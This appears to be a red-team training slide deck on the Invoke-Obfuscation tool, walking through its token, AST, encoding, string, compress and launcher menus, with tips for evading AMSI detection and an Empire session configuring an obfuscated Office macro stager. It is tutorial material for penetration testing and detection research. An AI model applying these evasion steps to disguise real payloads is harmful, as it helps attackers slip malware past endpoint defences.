


Invoke-Obfuscation

Invoke-Obfuscation

Install here

- <https://github.com/danielbohanon/Invoke-Obfuscation>
- “Start-up.ps1”
- “Import-Module ./Invoke-Obfuscation.psd1”
- Run “Invoke-Obfuscation”



The image shows a Windows PowerShell window titled "Administrator: Windows PowerShell" with the title bar "Invoke-Obfuscation". The window displays the following content:

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github   :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.8
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}


HELP MENU :: Available options shown below:
[+] Tutorial of how to use this tool          TUTORIAL
[+] Show this Help Menu                      HELP,GET-HELP,?,~,/,MENU
[+] Show Options for payload to obfuscate    SHOW OPTIONS,SHOW_OPTIONS
[+] Clear screen                            CLEAR,CLEAR-HOST,CLS
[+] Execute ObfuscatedCommand locally        EXEC,EXECUTE,TEST,RUN
[+] Copy ObfuscatedCommand to clipboard      COPY,CLIP,CLIPBOARD
[+] Write ObfuscatedCommand Out to disk       OUT
[+] Reset ALL obfuscation for ObfuscatedCommand RESET
[+] Undo LAST obfuscation for ObfuscatedCommand UNDO
[+] Go Back to previous obfuscation menu     BACK,CD ..
[+] Quit Invoke-Obfuscation                  QUIT,EXIT
[+] Return to Home Menu                      HOME,MAIN

Choose one of the below options:
[+] TOKEN      Obfuscate PowerShell command Tokens
[+] AST        Obfuscate PowerShell Ast nodes (PS3.0+)
[+] STRING     Obfuscate entire command as a String
[+] ENCODING   Obfuscate entire command via Encoding
[+] COMPRESS   Convert entire command to one-liner and Compress
[+] LAUNCHER   Obfuscate command args w/ Launcher techniques (run once at end)
```

Invoke-Obfuscation

Type “Tutorial” for high level directions

- Extremely helpful for learning/remembering the basics



The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command "Invoke-Obfuscation> Tutorial" is entered, which triggers a built-in tutorial. The tutorial provides step-by-step instructions on how to use the obfuscation features:

- 1) Load a scriptblock (SET SCRIPTBLOCK) or a script path/URL (SET SCRIPTPATH).
SET SCRIPTBLOCK Write-Host 'This is my test command' -ForegroundColor Green
- 2) Navigate through the obfuscation menus where the options are in YELLOW.
GREEN options apply obfuscation.
Enter BACK/CD ... to go to previous menu and HOME/MAIN to go to home menu.
E.g. Enter ENCODING & then 5 to apply SecureString obfuscation.
- 3) Enter TEST/EXEC to test the obfuscated command locally.
Enter SHOW to see the currently obfuscated command.
- 4) Enter COPY/CLIP to copy obfuscated command out to your clipboard.
Enter OUT to write obfuscated command out to disk.
- 5) Enter RESET to remove all obfuscation and start over.
Enter UNDO to undo last obfuscation.
Enter HELP/? for help menu.

And finally the obligatory "Don't use this for evil, please" :)

Choose one of the below options:


[*] TOKEN	Obfuscate PowerShell command Tokens
[*] AST	Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING	Obfuscate entire command as a String
[*] ENCODING	Obfuscate entire command via Encoding
[*] COMPRESS	Convert entire command to one-liner and Compress
[*] LAUNCHER	Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation>

Invoke-Obfuscation

Example code

- Use Sample 4
- SET SCRIPTBLOCK...




Administrator: Windows PowerShell

```
Successfully set ScriptBlock:  
Write-Host 'You can use basic -enc EncodedCommand syntax without any other execution  
arguments as input for ScriptBlock value in Invoke-Obfuscation.' -f green  
  
Choose one of the below options:  
[*] TOKEN      Obfuscate PowerShell command Tokens  
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)  
[*] STRING     Obfuscate entire command as a String  
[*] ENCODING   Obfuscate entire command via Encoding  
[*] COMPRESS   Convert entire command to one-liner and Compress  
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)  
  
Invoke-Obfuscation>
```

Invoke-Obfuscation

Token-layer Obfuscation

- Token\Variable (extremely useful for masking variable names to AMSI)
- Token\All (if you are super lazy)
 - This will get you caught
- Typically run whitespace last (2-3 times)




The image shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The title bar has standard minimize, maximize, and close buttons. The main area displays a list of token options:

```
Choose one of the below Token options:  
[*] TOKEN\STRING          Obfuscate String tokens (suggested to run first)  
[*] TOKEN\COMMAND          Obfuscate Command tokens  
[*] TOKEN\ARGUMENT          Obfuscate Argument tokens  
[*] TOKEN\MEMBER           Obfuscate Member tokens  
[*] TOKEN\ VARIABLE         Obfuscate Variable tokens  
[*] TOKEN\ TYPE             Obfuscate Type tokens  
[*] TOKEN\ COMMENT           Remove all Comment tokens  
[*] TOKEN\ WHITESPACE        Insert random Whitespace (suggested to run last)  
[*] TOKEN\ ALL               Select All choices from above (random order)  
  
Invoke-Obfuscation\Token>
```

What is Abstract Syntax Tree (AST)?


Abstract Syntax Tree (AST)



Invoke-Obfuscation

Abstract Syntax Tree (AST)

- Changes structure of AST
- AST contains all parsed content in Powershell code without having to dive into text parsing (we want to hide from this)



A screenshot of a Windows PowerShell window titled "Select Administrator: Windows PowerShell". The window displays a list of AST options for obfuscation:


AST Node Type	Action
[*] AST\NamedAttributeArgumentAst nodes	Obfuscate NamedAttributeArgumentAst nodes
[*] AST\ParamBlockAst	Obfuscate ParamBlockAst nodes
[*] AST\ScriptBlockAst	Obfuscate ScriptBlockAst nodes
[*] AST\AttributeAst	Obfuscate AttributeAst nodes
[*] AST\BinaryExpressionAst	Obfuscate BinaryExpressionAst nodes
[*] AST\HashtableAst	Obfuscate HashtableAst nodes
[*] AST\CommandAst	Obfuscate CommandAst nodes
[*] AST\AssignmentStatementAst nodes	Obfuscate AssignmentStatementAst nodes
[*] AST\TypeExpressionAst	Obfuscate TypeExpressionAst nodes
[*] AST\TypeConstraintAst	Obfuscate TypeConstraintAst nodes
[*] AST\ALL	Select All choices from above

The bottom of the window shows the command "Invoke-Obfuscation\AST>".

Invoke-Obfuscation

Encoding

- Used to further mask the payload by converting the format (e.g., Hex, Binary, AES, etc)
- Beware: running too much encoding will break the 8,191 character limit



The image shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The title bar also includes the text "Invoke-Obfuscation> Encoding". The main content area displays a list of encoding options:


```
Choose one of the below Encoding options to APPLY to current payload:  
[*] ENCODING\1      Encode entire command as ASCII  
[*] ENCODING\2      Encode entire command as Hex  
[*] ENCODING\3      Encode entire command as Octal  
[*] ENCODING\4      Encode entire command as Binary  
[*] ENCODING\5      Encrypt entire command as SecureString (AES)  
[*] ENCODING\6      Encode entire command as BXOR  
[*] ENCODING\7      Encode entire command as Special Characters  
[*] ENCODING\8      Encode entire command as Whitespace
```

At the bottom of the window, the text "Invoke-Obfuscation\Encoding>" is visible.

Invoke-Obfuscation

String

- Obfuscate Powershell code as a string
- Breaks up the code with reversing techniques and concatenation



The image shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command entered is "Invoke-Obfuscation> String". The output displays options for string manipulation:

```
Administrator: Windows PowerShell
Invoke-Obfuscation> String

Choose one of the below String options to APPLY to current payload:


[*] STRING\1    Concatenate entire command
[*] STRING\2    Reorder entire command after concatenating
[*] STRING\3    Reverse entire command after concatenating

Invoke-Obfuscation\String>
```

Invoke-Obfuscation

Compress

- Can be used in conjunction with Encoding to reduce the overall size of the payload.




A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The title bar has standard minimize, maximize, and close buttons. The main area shows the command "Invoke-Obfuscation> Compress" followed by instructions: "Choose one of the below Compress options to APPLY to current payload:". Below this, the "[*] COMPRESS\1 Convert entire command to one-liner and compress" option is listed. At the bottom, it says "Invoke-Obfuscation\Compress>".

Encoding Type	CLI Syntax	Average Length	Bloat Factor
ASCII	ENCODING\1	501.119	5.01x
Hex	ENCODING\2	500.307	5.00x
Octal	ENCODING\3	596.64	5.97x
Binary	ENCODING\4	995.141	9.95x
SecureString	ENCODING\5	1460.898	14.61x
BXOR	ENCODING\6	506.956	5.07x
Special Characters	ENCODING\7	3252.748	32.53x
Whitespace	ENCODING\8	1830.199	18.30x

Invoke-Obfuscation

Launcher

- Not needed since Empire already includes a launcher



The image shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The title bar has standard minimize, maximize, and close buttons. The main content area displays a list of launcher options:

```
Administrator: Windows PowerShell
Choose one of the below Launcher options:
[*] LAUNCHER\PS      PowerShell
[*] LAUNCHER\CMD     Cmd + PowerShell
[*] LAUNCHER\WMIC    Wmic + PowerShell
[*] LAUNCHER\RUNDLL   Rundll32 + PowerShell
[*] LAUNCHER\VAR+     Cmd + set Var && PowerShell iex Var
[*] LAUNCHER\STDIN+   Cmd + Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP+    Cmd + Echo | Clip && PowerShell iex clipboard
[*] LAUNCHER\VAR++    Cmd + set Var && Cmd && PowerShell iex Var
[*] LAUNCHER\STDIN++  Cmd + set Var && Cmd Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP++   Cmd + Echo | Clip && Cmd && PowerShell iex clipboard
[*] LAUNCHER\RUNDLL++ Cmd + set Var && Rundll32 && PowerShell iex Var
[*] LAUNCHER\MSHTA++  Cmd + set Var && Mshta && PowerShell iex Var

Invoke-Obfuscation\Launcher>
```

Invoke-Obfuscation

Order of operations

- Mix it up to avoid detection
- Example:
 - Token\String\1,2
 - Whitespace\1
 - Encoding\1
 - Compress\1

Invoke-Obfuscation in Empire

```
Invoke
PSInj[2] listeners currently active
      10 agents currently active

(Empire) > usestager windows/macro
(Empire: stager/windows/macro) > info

Name: Macro

Description:
  Generates an office macro for Empire, compatible
  with office 97-2003, and 2007 file types.

Options:
  Name      Required   Value
  ----      -----     -----
  Listener    True      http
  OutFile   False     /tmp/macro

  Obfuscate  False     False
  ObfuscateCommand False     Token\All\1

  Language    True      powershell
  ProxyCreds  False     default

  UserAgent   False     default
  Proxy       False     default
  StagerRetries  False     0

  Description
  -----
  Listener to generate stager for.
  File to output macro to, otherwise
  displayed on the screen.
  Switch. Obfuscate the launcher
  powershell code, uses the
  ObfuscateCommand for obfuscation types.
  For powershell only.
  The Invoke-Obfuscation command to use.
  Only used if Obfuscate switch is True.
  For powershell only.
  Language of the stager to generate.
  Proxy credentials
  ([domain\]username:password) to use for
  request (default, none, or other).
  User-agent string to use for the staging
  request (default, none, or other).
  Proxy to use for request (default, none,
  or other).
  Times for the stager to retry
  connecting.

(Empire: stager/windows/macro) > set ObfuscateCommand Token\All\1
(Empire: stager/windows/macro) > set Obfuscate True
(Empire: stager/windows/macro) > █
```

AMSI Bypasses

Why do we need this?

If our payload is already obfuscated enough to evade AMSI why bother?

- Only the first part of the stager is obfuscated!

